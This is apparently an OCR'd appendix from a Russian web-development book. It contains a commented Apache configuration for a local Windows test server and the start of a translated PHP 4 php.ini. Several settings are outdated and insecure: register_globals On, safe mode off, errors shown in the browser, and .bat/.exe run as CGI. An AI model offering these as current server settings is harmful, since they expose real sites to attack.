# Если вы хотите, чтобы имелся агент ссылочных логов (referer logfiles
# agent), раскомментируйте следующие директивы.
#
#CustomLog logs/referer.log referer
#CustomLog logs/agent.log agent

#
# Если вы предпочитаете иметь один лог-файл с информацией о доступе,
# агентах и ссылках (комбинированный формат лог-файла), вы можете
# использовать следующую директиву.
#CustomLog logs/access.log combined

#
# Позволяет добавить дополнительную строку, содержащую версию сервера и
# имя виртуального хоста на страницах, сгенерированных сервером
# (сообщениях об ошибках, листингах каталогов FTP, в вывод модулей
# mod_status и mod_info, но не в CGI-документах). Чтобы дополнительно
```

```
# включить ссылку mailto:, содержащую значение директивы ServerAdmin,
# установите значение EMail.
# Допустимые значения: On | Off | Email
#
ServerSignature On

#
# Apache по умолчанию анализирует первую строку каждого CGI-сценария.
# Если эта строка является комментарием и выглядит так: символ (#),
# затем восклицательный знак (!) и, наконец, путь к
# программе-интерпретатору, по которому осуществляется запуск
# сценария, Apache запускает этот интерпретатор.
# Например, для perl-сценариев, стартуемых под управлением perl.exe
# из каталога C:\Program Files\Perl, эта строка должна выглядеть так:

# !c:/program files/perl/perl

# Внимание: вы не должны вставлять пробелы перед символом (#). Кроме
# того, указанная специальная строка должна быть именно первой строкой
# файла. Конечно, для запускаемого файла должна быть разрешена обработка
# CGI — например, путем указания директивы ScriptAlias или
# Options ExecCGI.
#
# Тем не менее, Apache для Windows позволяет в дополнение к "магической"
# строке использовать Реестр для поиска ассоциаций с расширениями.
# Команда для запуска файла указанного типа в этом случае ищется в
# Реестре точно так же, как это происходит, например, при работе
# Проводника, когда вы выполняете двойной щелчок на файле. Действия по
# запуску сценария могут быть сконфигурированы из меню Вид Проводника.
# Там необходимо выбрать Свойства папки и переключиться на вкладку
# Типы файлов. Нажатие на кнопку Изменить позволяет задать действие,
# которое Apache выполнит при попытке открытия файла. Если это не
# удастся, Apache будет искать интерпретатор при помощи "магической"
# строки. Возможно, поведение сервера изменится в Apache версии 2.0.
#
# Чтобы разрешить это специфичное для Windows поведение сервера и, таким
# образом, запретить анализ "магической" строки, удалите комментарий
# со следующей директивы:
#
```

```
ScriptInterpreterSource registry
#
# Эта директива может быть помещена в отдельный блок <Directory> или
# в файл .htaccess с указанием в качестве значения registry
# (поведение Windows) или script (анализ "магической" строки, принятый
# в Unix). В таком случае она будет перекрывать директиву, расположенную
# здесь, в главном конфигурационном файле сервера.
#

#
# Псевдонимы: Можно добавлять любое количество псевдонимов (без
# ограничений).
# Формат: Alias псевдоним действительное_имя
#
<IfModule mod_alias.c>
    # Обратите внимание, что если вы включаете завершающий слэш в
    # "псевдоним", то сервер потребует его присутствия и в URL. Так,
    # /icons не будет разыменован в данном примере, только /icons/.
    #
    Alias /icons/ "C:/Program Files/Apache Group/Apache/icons/"

    <Directory "C:/Program Files/Apache Group/Apache/icons">
        Options Indexes MultiViews
        AllowOverride None
        Order allow,deny
        Allow from all
    </Directory>

    #
    # ScriptAlias: Указывает каталог, который содержит серверные
    # сценарии. Свойства ScriptAlias'ов такие же, как и у простых
    # псевдонимов, за исключением того, что документы в каталоге
    # "действительное_имя" считаются приложениями и выполняются
    # на сервере, а не отправляются клиенту. К директиве
    # ScriptAlias применяются те же правила в отношении
    # завершающего /, что и к Alias.
    #
    ScriptAlias /cgi-bin/ "z:/home/localhost/cgi/"
    ScriptAlias /cgi/ "z:/home/localhost/cgi/"
```

```
</IfModule>
# Конец определений псевдонимов.
#
# Директива Redirect позволяет сообщить клиенту о документе, который
# существовал некогда в пространстве имен сервера, но был перемещен
# в другое место. Она информирует клиента о его новом адресе.
#
# Формат: Redirect старый_URL новый_URL
#

#
# Директивы, управляющие генерацией сервером  листингов каталогов.
#
<IfModule mod_autoindex.c>
    #
    # FancyIndexing означает, что вы предпочитаете листинги с
    # "украшательствами". О других возможных значениях директивы
    # IndexOptions см. сопроводительную документацию.
    #
    IndexOptions FancyIndexing

    #
    # Директивы AddIcon* указывают серверу, какими ярлыками
    # будут украшены имена файлов в листинге каталога. Ярлыки
    # изображаются только в режиме FancyIndexing.
    #
    AddIconByEncoding (CMP,/icons/compressed.gif) x-compress x-gzip

    AddIconByType (TXT,/icons/text.gif) text/*
    AddIconByType (IMG,/icons/image2.gif) image/*
    AddIconByType (SND,/icons/sound2.gif) audio/*
    AddIconByType (VID,/icons/movie.gif) video/*

    AddIcon /icons/binary.gif .bin .exe
    AddIcon /icons/binhex.gif .hqx
    AddIcon /icons/tar.gif .tar
    AddIcon /icons/world2.gif .wrl .wrl.gz .vrml .vrm .iv
    AddIcon /icons/compressed.gif .Z .z .tgz .gz .zip
    AddIcon /icons/a.gif .ps .ai .eps
```

```
AddIcon /icons/layout.gif .html .shtml .htm .pdf
AddIcon /icons/text.gif .txt
AddIcon /icons/c.gif .c
AddIcon /icons/p.gif .pl .py
AddIcon /icons/f.gif .for
AddIcon /icons/dvi.gif .dvi
AddIcon /icons/uuencoded.gif .uu
AddIcon /icons/script.gif .conf .sh .shar .csh .ksh .tcl
AddIcon /icons/tex.gif .tex
AddIcon /icons/bomb.gif core

AddIcon /icons/back.gif ..
AddIcon /icons/hand.right.gif README
AddIcon /icons/folder.gif ^^DIRECTORY^^
AddIcon /icons/blank.gif ^^BLANKICON^^

#
# DefaultIcon определяет ярлык для файла по умолчанию
# если он не задан явно.
#
DefaultIcon /icons/unknown.gif

#
# AddDescription позволяет размещать краткое описание после имени
# файла в индексах (листингах каталогов), сгенерированных сервером.
# Такие описания выводятся только в режиме FancyIndexing.
#
# Формат: AddDescription "строка_описания" .расширение_имени_файла
#
#AddDescription "GZIP compressed document" .gz
#AddDescription "tar archive" .tar
#AddDescription "GZIP compressed tar archive" .tgz

#
# ReadmeName задает имя README-файла, который добавляется к листингу
# каталога по умолчанию.
#
# HeaderName указывает имя файла, выводимого в
# заголовке листингов каталога.
```

```
    #
    # Если задана директива MultiViews в числе значений Options,
    # сначала сервер попытается открыть файл имя.html и включит его в
    # листинг, если файл существует. Если файл имя.html не существует,
    # сервер переориентируется на открытие файла
    # имя.txt и включение его в листинг в виде простого текста.
    #
    ReadmeName README
    HeaderName HEADER

    #
    # IndexIgnore описывает набор имен файлов, которые должны быть
    # исключены из листинга. В именах допустимы метасимволы подстановки
    # в стиле shell.
    IndexIgnore .??* *~ *# HEADER* README* RCS CVS *,v *,t

</IfModule>
# Конец секции директив управления листингами.

#
# Типы документов.
#
<IfModule mod_mime.c>

    #
    # AddEncoding позволяет вам заставить определенные браузеры
    # (Mosaic/X 2.1+) распаковывать информацию "на лету".
    # Внимание: это свойство поддерживают не все браузеры. Несмотря
    # на сходство имен, нижеприведенные директивы Add* не
    # имеют ничего общего с директивами оформления FancyIndexing,
    # приведенными выше.
    #
    AddEncoding x-compress Z
    AddEncoding x-gzip gz tgz
    #
    #
    # AddLanguage позволяет указать язык документа. Вы можете затем
    # использовать протокол обмена (content negotiation) для выдачи
    # браузеру документа на том языке, который он (браузер) предпочитает.
```

```
#
# Примечание 1: Суффикс не обязательно должен совпадать с буквенным
# кодом языка — те, у кого есть документы на польском языке
# (стандартный сетевой буквенный код pl), могут воспользоваться
# директивой AddLanguage pl .po во избежание конфликта с
# распространенным суффиксом сценариев на языке Perl.
#
# Примечание 2: Нижеследующие примеры показывают, что в нескольких
# случаях двухбуквенный код языка не совпадает с двухбуквенным кодом
# страны.
# Например, "Датский/da" вместо "Дания/dk".
#
# Примечание 3: В случае ltz мы нарушаем требования RFC, используя
# трехбуквенный код. Но уж тут ничего не поделаешь. В будущем,
# возможно, несоответствия с RFC1766 будут устранены.
#
# Коды языков:
# датский (Danish) da; голландский, Нидерланды (Dutch) nl;
# английский (English) en; эстонский (Estonian) ee;
# французский (French) fr; немецкий (German) de;
# новогреческий (Greek-Modern) el; итальянский (Italian) it;
# португальский (Portuguese) pt;
# люксембургский (Luxembourgeois*) ltz;
# испанский (Spanish) es; шведский (Swedish) sv;
# каталонский (Catalan) ca; чешский (Czech) cz;
# русский (Russian) ru.
#
AddLanguage da .dk
AddLanguage nl .nl
AddLanguage en .en
AddLanguage et .ee
AddLanguage fr .fr
AddLanguage de .de
AddLanguage el .el
AddLanguage he .he
AddCharset ISO-8859-8 .iso8859-8
AddLanguage it .it
AddLanguage ja .ja
AddCharset ISO-2022-JP .jis
```

```
AddLanguage kr .kr
AddCharset ISO-2022-KR .iso-kr
AddLanguage no .no
AddLanguage pl .po
AddCharset ISO-8859-2 .iso-pl
AddLanguage pt .pt
AddLanguage pt-br .pt-br
AddLanguage ltz .lu
AddLanguage ca .ca
AddLanguage es .es
AddLanguage sv .se
AddLanguage cz .cz
AddLanguage ru .ru
AddLanguage tw .tw
AddCharset Big5         .Big5    .big5
AddCharset WINDOWS-1251 .cp-1251
AddCharset CP866        .cp866
AddCharset ISO-8859-5   .iso-ru
AddCharset KOI8-R       .koi8-r
AddCharset UCS-2        .ucs2
AddCharset UCS-4        .ucs4
AddCharset UTF-8        .utf8

# LanguagePriority позволяет определить первоочередность некоторых
# языков при установлении протокола обмена.
#
# Возможно, вы захотите изменить предложенный порядок языков. Просто
# перечислите их в порядке убывания приоритета.
#
<IfModule mod_negotiation.c>
    LanguagePriority en da nl fr de el it ja no pl pt ru ca es sv tw
</IfModule>

#
# AddType позволяет слегка подправить mime.types, не редактируя его,
# или объявить конкретные файлы имеющими определенный тип.
#
# Например, модуль PHP3 (этот модуль не является частью дистрибутива
# сервера Apache), обычно использует следующие объявления:
```

```
#
#AddType application/x-httpd-php3 .php3
# AddType application/x-httpd-php3-source .phps
#
# В случае PHP 4.x укажите:
#
AddType application/x-httpd-php .php
# AddType application/x-httpd-php-source .phps

# Следующие строки не относятся к заданию типов документов,
# но их удобно поместить сюда для подключения PHP:
#
ScriptAlias /_php/ "C:/Program Files/PHP4/"
Action application/x-httpd-php "/_php/php.exe"

AddType application/x-tar .tgz

#
# AddHandler позволяет отобразить определенные расширения имен файлов
# на обработчиков вне связи с определениями типов файлов. Обработчики
# могут быть как встроены в сервер, так и объявлены директивой
# Action (см. ниже).
#
# Если вы хотите использовать файлы, вставляемые сервером в ваши
# документы (SSI — server side includes), снимите комментарий
# со следующих строк:
#
# для использования сценариев CGI —
#
AddHandler cgi-script .bat .exe .cgi

#
# для HTML-файлов, предварительно обрабатываемых
# сервером (server-parsed HTML files):
#
AddType text/html .shtml
AddHandler server-parsed .shtml .html .htm

#
```

```
    # Раскомментируйте следующую строку, чтобы разрешить Apache передачу
    # специальных файлов, которые не сопровождаются стандартными
    # заголовками HTTP (send-asis HTTP file).
    #
    # AddHandler send-as-is asis

    #
    # Если вы хотите использовать карты-изображения, обрабатываемые
    # сервером, раскройте следующую директиву:
    #
    # AddHandler imap-file map

    #
    # Если вы хотите задействовать карты типов (type maps, см.
    # документацию), используйте:
    #
    # AddHandler type-map var

</IfModule>
# Конец блока директив описания типов документов.

#
# Директива Action позволяет определить приложение, выполняющее сценарии,
# когда запрашиваются содержащие их файлы. Это устраняет необходимость
# многократного упоминания URL часто используемых процессоров
# CGI-сценариев.
# Формат: Action псевдоним_типа /псевдоним_пути/обработчик
#         Action среда/тип /псевдоним_пути/обработчик
#

#
# MetaDir: определяет имя каталога, в котором Apache может найти файлы с
# метаинформацией. Эти файлы содержат дополнительные заголовки HTTP,
# включаемые при отправке определенных документов.
#
# MetaDir .web

#
# MetaSuffix устанавливает суффикс имени файла, содержащего метаинформацию.
```

```
#
# MetaSuffix .meta
#
# Настраиваемая реакция на ошибки (собственный стиль Apache) может быть
# трех типов.
#
# 1) простой текст
#    ErrorDocument 500 "Сервер сказал а-я-яй!"
#    Внимание: знак двойной кавычки просто означает, что далее следует
#    текст.
#
# 2) локальная переадресация
#    Чтобы перенаправить на локальный документ:
#    ErrorDocument 404 /missing.html
#    Перенаправлять можно и на сценарий, и на документ, использующий
#    включения на стороне сервера:
#    ErrorDocument 404 /cgi-bin/missing_handler.pl
#
# 3) внешняя переадресация
#    ErrorDocument 402 http://some.other_server.com/info.html
#    Большинство переменных окружения, связанных с исходным запросом,
#    станут недоступны при такой переадресации.

#
# Установки, связанные с браузером пользователя.
#
<IfModule mod_setenvif.c>
    #
    # Следующие директивы отменяют поддержку долговременных соединений
    # (keepalives) и "смывание" заголовков HTTP. Первая директива
    # отменяет их для Netscape 2.x и браузеров, которые "притворяются",
    # что они — Netscape (известны некоторые проблемы с такими
    # браузерами). Вторая директива предназначена для Microsoft Internet
    # Explorer 4.0b2, реализация HTTP/1.1 которого не полна и не
    # поддерживает должным образом keepalive, когда он используется в
    # откликах 301 или 302 (переадресация).
    #
BrowserMatch "Mozilla/2" nokeepalive
```


```
BrowserMatch "MSIE 4\.0b2;" nokeepalive downgrade-1.0 force-response-1.0

    #
    # Следующая директива отключает отклики по HTTP/1.1 браузерам,
    # которые нарушают стандарты HTTP/1.0 и не могут разобрать
    # основной отклик 1.1.
    #
    BrowserMatch "RealPlayer 4\.0" force-response-1.0
    BrowserMatch "Java/1\.0" force-response-1.0
    BrowserMatch "JDK/1\.0" force-response-1.0

</IfModule>
# Конец настроек, связанных с браузерами.

#
# Следующая группа директив управляет отчетами о состоянии сервера,
# имеющего URL http://servername/server-status. Для приведения в
# соответствие с вашими нуждами измените .your_domain.com.
#
# <Location /server-status>
#    SetHandler server-status
#    Order deny,allow
#    Deny from all
#    Allow from .your_domain.com
# </Location>

#
# Эта группа директив управляет отчетами конфигурации удаленного
# сервера http://servername/server-info (требуется, чтобы был загружен
# mod_info.c). Замените .your_domain.com на имя вашего домена.
#
# <Location /server-info>
#    SetHandler server-info
#    Order deny,allow
#    Deny from all
#    Allow from .your_domain.com
# </Location>

#
```

```
# Поступали сообщения, что некие люди пытаются злоупотреблять древней
# ошибкой старых версий Apache. Ошибка касалась CGI-сценария,
# поставлявшегося с Apache.
# Раскрыв следующие строки, вы можете переадресовать эти атаки
# на регистрирующий сценарий на phf.apache.org. А можете регистрировать
# их сами, используя сценарий support/phf_abuse_log.cgi.
#
# <Location /cgi-bin/phf*>
#    Deny from all
#    ErrorDocument 403 http://phf.apache.org/phf_abuse_log.cgi
# </Location>

#
# Директивы proxy-сервера.
#
# <IfModule mod_proxy.c>
    # Раскройте следующую строку для того, чтобы разрешить
    # работу с proxy.
    # ProxyRequests On

    # <Directory proxy:*>
    #   Order deny,allow
    #   Deny from all
    #   Allow from .your_domain.com
    # </Directory>

    #
    # Разрешить/запретить обработку заголовков HTTP/1.1 Via:.
    # Возможные значения: Off | On | Full | Block. Full добавляет в
    # заголовок версию сервера, Block удаляет все исходящие
    # заголовки Via:.
    #
    # ProxyVia On

    #
    # Для разрешения также кэширования отредактируйте и раскройте
    # следующие строки (нельзя включать кэширование без указания
    # CacheRoot):
    #
```

```
    # CacheRoot "C:/Program Files/Apache Group/Apache/proxy"
    # CacheSize 5
    # CacheGcInterval 4
    # CacheMaxExpire 24
    # CacheLastModifiedFactor 0.1
    # CacheDefaultExpire 1
    # NoCache a_domain.com another_domain.edu joes.garage_sale.com

# </IfModule>
# Конец настроек proxy-сервера.

### Раздел 3: Виртуальные хосты
#
# Директива VirtualHost: Если вы хотите держать на своей машине несколько
# хостов, следует для каждого из них завести контейнер VirtualHost.
# Прежде чем их устанавливать, обращайтесь за подробными разъяснениями к
# документации по адресу http://www.apache.org/docs/vhosts/. Для проверки
# конфигурации ваших виртуальных хостов вы можете задавать опцию -S
# командной строки.

#
# Если вы хотите использовать именные виртуальные хосты (name-based
# virtual hosts), вам необходимо определить для них как минимум один
# адрес IP (и номер порта).
#
NameVirtualHost 127.0.0.1:80

#
# Пример использования директивы VirtualHost:
# В контейнер VirtualHost может включаться почти любая
# директива Apache.
#
# <VirtualHost ip.address.of.host.some_domain.com>
#    ServerAdmin webmaster@host.some_domain.com
#    DocumentRoot /www/docs/host.some_domain.com
#    ServerName host.some_domain.com
#    ErrorLog logs/host.some_domain.com-error_log
#    CustomLog logs/host.some_domain.com-access_log common
# </VirtualHost>

# <VirtualHost _default_:*>
```

```
# </VirtualHost>
# Далее идут настройки для виртуальных хостов, описанных во второй
# части этой книги.

#----localhost
<VirtualHost localhost>
  ServerAdmin webmaster@localhost.ru
  ServerName localhost
  DocumentRoot "z:/home/localhost/www"
  ScriptAlias /cgi/ "z:/home/localhost/cgi/"
  ErrorLog z:/home/localhost/error.log
  CustomLog z:/home/localhost/access.log common
</VirtualHost>

#----hacker
<VirtualHost hacker>
  ServerAdmin webmaster@hacker.ru
  ServerName hacker
  DocumentRoot "z:/home/hacker/www"
  ScriptAlias /cgi/ "z:/home/hacker/cgi/"
  ErrorLog z:/home/hacker/error.log
  CustomLog z:/home/hacker/access.log common
</VirtualHost>

#----cracker
<VirtualHost cracker>
  ServerAdmin webmaster@cracker.ru
  ServerName cracker
  DocumentRoot "z:/home/cracker/www"
  ScriptAlias /cgi/ "z:/home/cracker/cgi/"
  ErrorLog z:/home/cracker/error.log
  CustomLog z:/home/cracker/access.log common
</VirtualHost>

# Конец главного файла конфигурации Apache.
```

Приложение 2



Файл конфигурации PHP *php.ini*

Приложение 2, которое вы видите перед собой, уважаемый читатель, включает полный перевод на русский язык комментариев внутри файла конфигурации PHP `php.ini`.

> **Замечание**
>
> Директивы в листинге П2.1 полностью соответствуют рекомендациям по установке PHP для Windows, представленным в *части II* книги. Впрочем, чтобы получить этот файл, мне понадобилось всего пара изменений в настройках PHP по умолчанию (настройки по умолчанию хранятся в файле `php.ini-dist`) — не то, что в случае с Apache.

Если вы установили PHP как модуль Apache, перед вами открываются дополнительные возможности: вы можете задавать значения некоторых директив прямо в файлах `httpd.conf` или `.htaccess`. В силу специфики синтаксиса файлов конфигурации Apache, для отделения имени директивы и ее значения нужно использовать пробел, а не знак =. Кроме того, имена директив PHP должны быть предварены префиксом `php_`. Например, директива из `php.ini`

```
auto_prepend_file=top.html
```

будет выглядеть в `httpd.conf` или `.htaccess` так:

```
php_auto_prepend_file top.html
```

Приведенного листинга с комментариями должно быть вполне достаточно для понимания роли большинства директив PHP. Именно поэтому я уделил им так мало страниц в *частях IV* и *V* данной книги. И все-таки, если у вас возникнут какие-то затруднения, их легко сможет разрешить документация, которую можно получить, например, с официального сайта PHP: **http://www.php.net**.

Листинг П2.1. Файл `php.ini`

```
[PHP]
;;;;;;;;;;;;;;;;;;
; Об этом файле ;
```

```
;;;;;;;;;;;;;;;;

; Этот файл содержит большинство установок PHP. Чтобы PHP смог его
; обнаружить, он должен называться 'php.ini'. Интерпретатор ищет файл в
; текущем каталоге, в случае неудачи — в каталоге, указанном в
; переменной окружения PHPRC, и, наконец, в каталоге, заданном при
; компиляции и сборке PHP (именно в таком порядке).
; В системе Windows путь, указанный при компиляции PHP,
; соответствует каталогу Windows (в большинстве случаев это
; c:\windows). Папка, в которой будет производиться поиск файла
; 'php.ini', может быть также определена с использованием ключа –c
; командной строки.
;
; Синтаксис файла крайне прост.  Пробельные символы (то есть, пробелы,
; символы табуляции и т. д.), строки, начинающиеся с точки с запятой (;)
; игнорируются (как вы, наверное, уже догадались). Заголовки секций
; (например, [Foo]) также пропускаются, но, возможно, будут учитываться
; в будущих версиях PHP.
;
; Директивы задаются примерно так:
; directive=value
; Имена директив чувствительны к регистру символов — foo=bar не то же
; самое, что FOO=bar.
;
; Значение value может быть строкой, числом, константой PHP (например,
; E_ALL или M_PI), одной из INI-констант (On, Off, True, False, Yes, No
; или None), выражением (например, E_ALL & ~E_NOTICE), а также строкой
; в кавычках ("foo").
;
; В выражениях могут использоваться только побитовые и логические
; операторы, а также скобки:
; |      поразрядное ИЛИ (OR)
; &      поразрядное И (AND)
; ~      поразрядное НЕ (NOT)
; !      логическое отрицание (NOT)
;
; В качестве логических флагов со значением "истина" могут быть
; использованы значения 1, On, True или Yes. Значение "ложь" дают 0, Off,
; False и No.
```

```
;
; Пустая строка может быть задана, если "не указать ничего" после знака
; равенства, или же указать слово None:
;   foo=        ; устанавливаем foo равным пустой сторке
;   foo=none    ; аналогично
;   foo="none"  ; устанавливаем foo равным строке 'none'
;
; Если вы используете константы в качестве части значения директивы и эти
; константы определяются в каком-нибудь динамически загружаемом
; расширении (модуле PHP или Zend), вы можете указывать их только после
; строки, которая загружает расширение.
;
; Все значения в файле php.ini-dist соответствуют встроенным значениям
; по умолчанию. Если php.ini не задействуется, или же вы удалите из него
; некоторые строки, будут установлены значения по умолчанию.

;;;;;;;;;;;;;;;;;;;
; Настройки языка ;
;;;;;;;;;;;;;;;;;;;

; Разрешает работу PHP для сервера Apache.
engine=On

; Разрешает использовать короткие тэги <?. Иначе будут распознаваться
; только тэги <?php и <script>.
short_open_tag=On

; Позволяет использовать тэги <% %> а-ля ASP.
asp_tags=Off

; Число значащих цифр после запятой, которые отображаются для чисел с
; плавающей точкой.
precision=14

; Признак коррекции дат (проблема 2000 года, которая может
; вызвать непонимание со стороны браузеров, которые
; на это не рассчитывают)
y2k_compliance=Off
; Использование буферизации вывода. Позволяет посылать заголовки (включая
```

```
; Cookies) после вывода текста. Правда, это происходит ценой
; незначительного замедления вывода.
; Вы можете разрешить буферизацию во время выполнения сценария путем
; вызова функций буферизации, или же включить ее по умолчанию с помощью
; следующей директивы:
output_buffering=Off

; Директива неявной отсылки говорит PHP о том, что выводимые данные нужно
; автоматически передавать браузеру после вывода каждого блока данных.
; Ее действие эквивалентно вызовам функции flush() после
; каждого использования print() или echo() и после каждого HTML-блока.
; Включение этой директивы серьезно замедляет работу, поэтому ее
; рекомендуется применять лишь в отладочных целях.
implicit_flush=Off

; Параметр определяет, должен ли PHP использовать возможность всегда
; передавать аргументы функциям по ссылке при выполнении сценария.
; Этот метод устарел, и, скорее всего, он не будет
; поддерживаться в будущих версиях PHP/Zend.
; Описание того, каким способом должен быть передан аргумент —
; по ссылке или по значению — рекомендуется указывать при объявлении
; функции. Лучше всего, если вы попробуете установить параметр в Off
; и проверите, все ли сценарии по-прежнему работают. Если это так,
; то все в порядке, и сценарии будут совместимы и с будущими версиями
; PHP. В противном случае вы будете получать предупреждения каждый раз,
; когда аргументы передаются ненадлежащим образом и по значению там,
; где должны передаваться по ссылке.
allow_call_time_pass_reference=On

; Безопасный режим
safe_mode=Off
safe_mode_exec_dir=

; Установка некоторых переменных окружения может потенциально породить
; "дыры" в защите сценариев. Следующая директива содержит разделенный
; запятыми список префиксов. В режиме включенного безопасного режима
; пользователь сможет изменять только те переменные окружения, имена
; которых начинаются с перечисленных префиксов.
; По умолчанию пользователь имеет возможность устанавливать только
```

```
; переменные окружения, начинающиеся с PHP_ (например,
; PHP_FOO=something).
; Замечание: если эта директива пуста, PHP позволяет пользователям
; модифицировать любые переменные окружения!
safe_mode_allowed_env_vars=PHP_

; Следующая директива содержит разделенный запятыми список имен
; переменных окружения, которые конечный пользователь не сможет изменять
; путем вызова putenv().
; Эти переменные будут защищены даже в том случае, если директива
; разрешает их использовать.
safe_mode_protected_env_vars=LD_LIBRARY_PATH

; Эта директива позволяет вам запрещать вызовы некоторых функций
; из соображений безопасности. Список задается в виде имен функций,
; разграниченных запятыми. Директива действует независимо от того,
; установлен ли безопасный режим или нет!
disable_functions=

; Цвета для режима раскраски синтаксиса. Любой цвет, допустимый в тэге
; <font color=???>, допустим и здесь.
highlight.string=#DD0000
highlight.comment=#FF8000
highlight.keyword=#007700
highlight.bg=#FFFFFF
highlight.default=#0000BB
highlight.html=#000000

; Другие директивы
; Следующая директива указывает, должен ли PHP добавлять заголовок
; X-Powered-by в заголовки, посылаемые браузеру, и, таким образом,
; обнаруживать себя. Это никак не может повлиять на безопасность
; сценария, однако позволяет пользователю определить, использовался
; ли PHP для генерации страницы, или нет.
expose_php=On

;;;;;;;;;;;;;;;;;;;;;;;;
```

```
; Ограничения ресурсов ;
;;;;;;;;;;;;;;;;;;;;;;;

; Максимальное возможное время выполнения сценария в секундах. Если
; сценарий будет выполняться дольше, PHP принудительно завершит его.
max_execution_time=30

; Максимальный объем памяти, выделяемый сценарию (8MB)
memory_limit=8M

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
; Обработка ошибок и подключений ;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

; Директива error_reporting должна задаваться в виде битового
; поля. Его значение можно устанавливать с помощью следующих констант,
; объединенных оператором | (OR):
; E_ALL              - Все предупреждения и ошибки.
; E_ERROR            - Критические ошибки времени выполнения.
; E_WARNING          - Предупреждения времени выполнения.
; E_PARSE            - Ошибки трансляции.
; E_NOTICE           - Замечания времени выполнения (это такие
;                      предупреждения, которые, скорее всего,
;                      свидетельствуют о логических ошибках в
;                      сценарии, — например, использовании
;                      неинициализированной переменной).
; E_CORE_ERROR       - Критические ошибки в момент старта PHP.
; E_CORE_WARNING     - Некритические предупреждения во время старта PHP.
; E_COMPILE_ERROR    - Критические ошибки времени трансляции.
; E_COMPILE_WARNING  - Предупреждения времени трансляции.
; E_USER_ERROR       - Сгенерированные пользователем ошибки.
; E_USER_WARNING     - Сгенерированные пользователем предупреждения.
; E_USER_NOTICE      - Сгенерированные пользователем замечания.
; Пример:
; показывать все ошибки, за исключением замечаний
; error_reporting = E_ALL & ~E_NOTICE
; показывать только сообщения об ошибках
; error_reporting=E_COMPILE_ERROR|E_ERROR|E_CORE_ERROR
; отображать все ошибки, предупреждения и замечания
error_reporting= E_ALL
; Печать ошибок и предупреждений прямо в браузер.
```

```
; Для готовых сайтов рекомендуется отключать следующую директиву и
; использовать вместо нее журнализацию (см. ниже). Включенная директива
; display_errors в "рабочих" сайтах может открыть доступ пользователю к
; секретной информации: например, полному пути к документу, используемой
; базе данных и т. д.
display_errors=On

; Даже если display_errors включена, ошибки, возникающие во время старта
; PHP, не отображаются. Рекомендуется устанавливать следующую директиву
; в выключенное состояние, за исключением случая, когда вы применяете
; ее при отладке.
display_startup_errors=Off

; Сохранять ли сообщения об ошибках в файле журнала. Журнал может
; определяться настройками сервера, быть связанным с потоком stderr
; или же задаваться директивой error_log, описанной ниже. Как уже было
; сказано, в коммерческих проектах желательно использовать именно
; журнализацию, а не отображать ошибки в браузер.
log_errors=Off

; Сохранять ли последнее сообщение об ошибке или предупреждение в
; переменной $php_errormsg
track_errors=On

; Строка, которая выводится перед сообщением об ошибке.
;error_prepend_string="<font color=ff0000>"

; Строка, которая отображается после сообщения.
;error_append_string="</font>"

; Раскомментируйте, чтобы вести журнал в указанном файле.
;error_log=filename;

; Раскройте, чтобы использовать системный журнал.
;error_log=syslog

; Предупреждать, когда оператор + применяется к строкам.
warn_plus_overloading=Off
;;;;;;;;;;;;;;;;;;;
; Обработка данных ;
;;;;;;;;;;;;;;;;;;;
```

```
; Замечание: track_vars всегда включена, начиная с PHP 4.0.3.
; Следующая директива определяет, в каком порядке PHP будет
; регистрировать данные, полученные методами GET, POST, а также
; переменные окружения и встроенные переменные (соответственно, значение
; задается буквами G, P, C, E и S, например, EGPCS или GPC). Регистрация
; производится на основе чтения этой строки слева направо, новые значения
; переопределяют старые.
variables_order="EGPCS"

; Должен ли PHP регистрировать EGPCS-переменные как глобальные
; переменные. Возможно, вы захотите отключить эту возможность, если не
; хотите "засорять" глобальную область видимости сценария. Это имеет
; смысл, если вы используете директиву track_vars — в этом случае вы
; можете получить доступ к GPC-данным через массив $HTTP_???_VARS.
; Желательно так писать сценарии, чтобы они по возможности
; старались обходиться без директивы register_globals. Использование
; данных, поступивших из формы, как глобальных переменных, потенциально
; может породить проблемы в защите сценария, если программист не особенно
; позаботится об их устранении.
register_globals=On

; Следующая директива указывает PHP, обязан ли он создавать переменные
; $argv и $argc на основе информации, поступившей методом GET. Если вы не
; используете эти переменные, отключите директиву register_argc_argv для
; небольшого убыстрения работы PHP.
register_argc_argv=On

; Максимальный размер данных POST, который PHP сможет принять.
post_max_size=8M

; Следующая директива устарела — используйте variables_order.
gpc_order="GPC"

; Автоматическая обработка кавычек и апострофов:
; использовать ли автокавычки для входящих GET/POST/Cookie данных
magic_quotes_gpc=Off
; заключать ли данные в автокавычки во время выполнения, например,
; для данных из SQL, exec() и т. д.
magic_quotes_runtime=Off
```

```
; Нужно ли PHP оформлять автокавычки в стиле Sybase-style (заменять '
; на '', а не на \')
magic_quotes_sybase=Off

; Следующие директивы указывают PHP, содержимое каких файлов он должен
; обрабатывать до и после вывода сценария.
auto_prepend_file=
auto_append_file=

; Начиная с версии 4.0b4, PHP всегда сообщает браузеру об используемой
; кодировке в заголовке Content-type. Для того чтобы запретить это,
; просто установите следующую директиву пустой. По умолчанию
; используется text/html без указания кодировки.
default_mimetype="text/html"
;default_charset="iso-8859-1"

;;;;;;;;;;;;;;;;;;;
; Пути и каталоги ;
;;;;;;;;;;;;;;;;;;;

; Для UNIX: "/path1:/path2".
; Для Windows: "\path1;\path2"
include_path=

; Корневой каталог для PHP-сценариев.
; Игнорируется, если значение равно пустому "".
doc_root=

; Каталог, который PHP использует при открытии сценария вида
; /~username. Не оказывает действия, если значение равно "".
user_dir=

; Каталог, в котором хранятся динамически загружаемые расширения.
extension_dir=C:/Program Files/PHP4/extensions
; Следующая директива разрешает или запрещает использование функции dl().
; Функция dl() работает неправильно в многопоточных Web-серверах,
; например, в IIS или Zeus, и автоматически отключается для них.
enable_dl=On
```

```
;;;;;;;;;;;;;;;;;;
; Закачка файлов ;
;;;;;;;;;;;;;;;;;;

; Разрешает PHP обрабатывать закачку файлов
file_uploads=On

; Каталог для временных файлов, в который PHP помещает закачанные
; файлы (используется системный временный каталог, если в директиве
; указана пустая строка)
;upload_tmp_dir=

; Максимальный размер закачанного файла
upload_max_filesize=2M

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
; Динамически загружаемые расширения ;
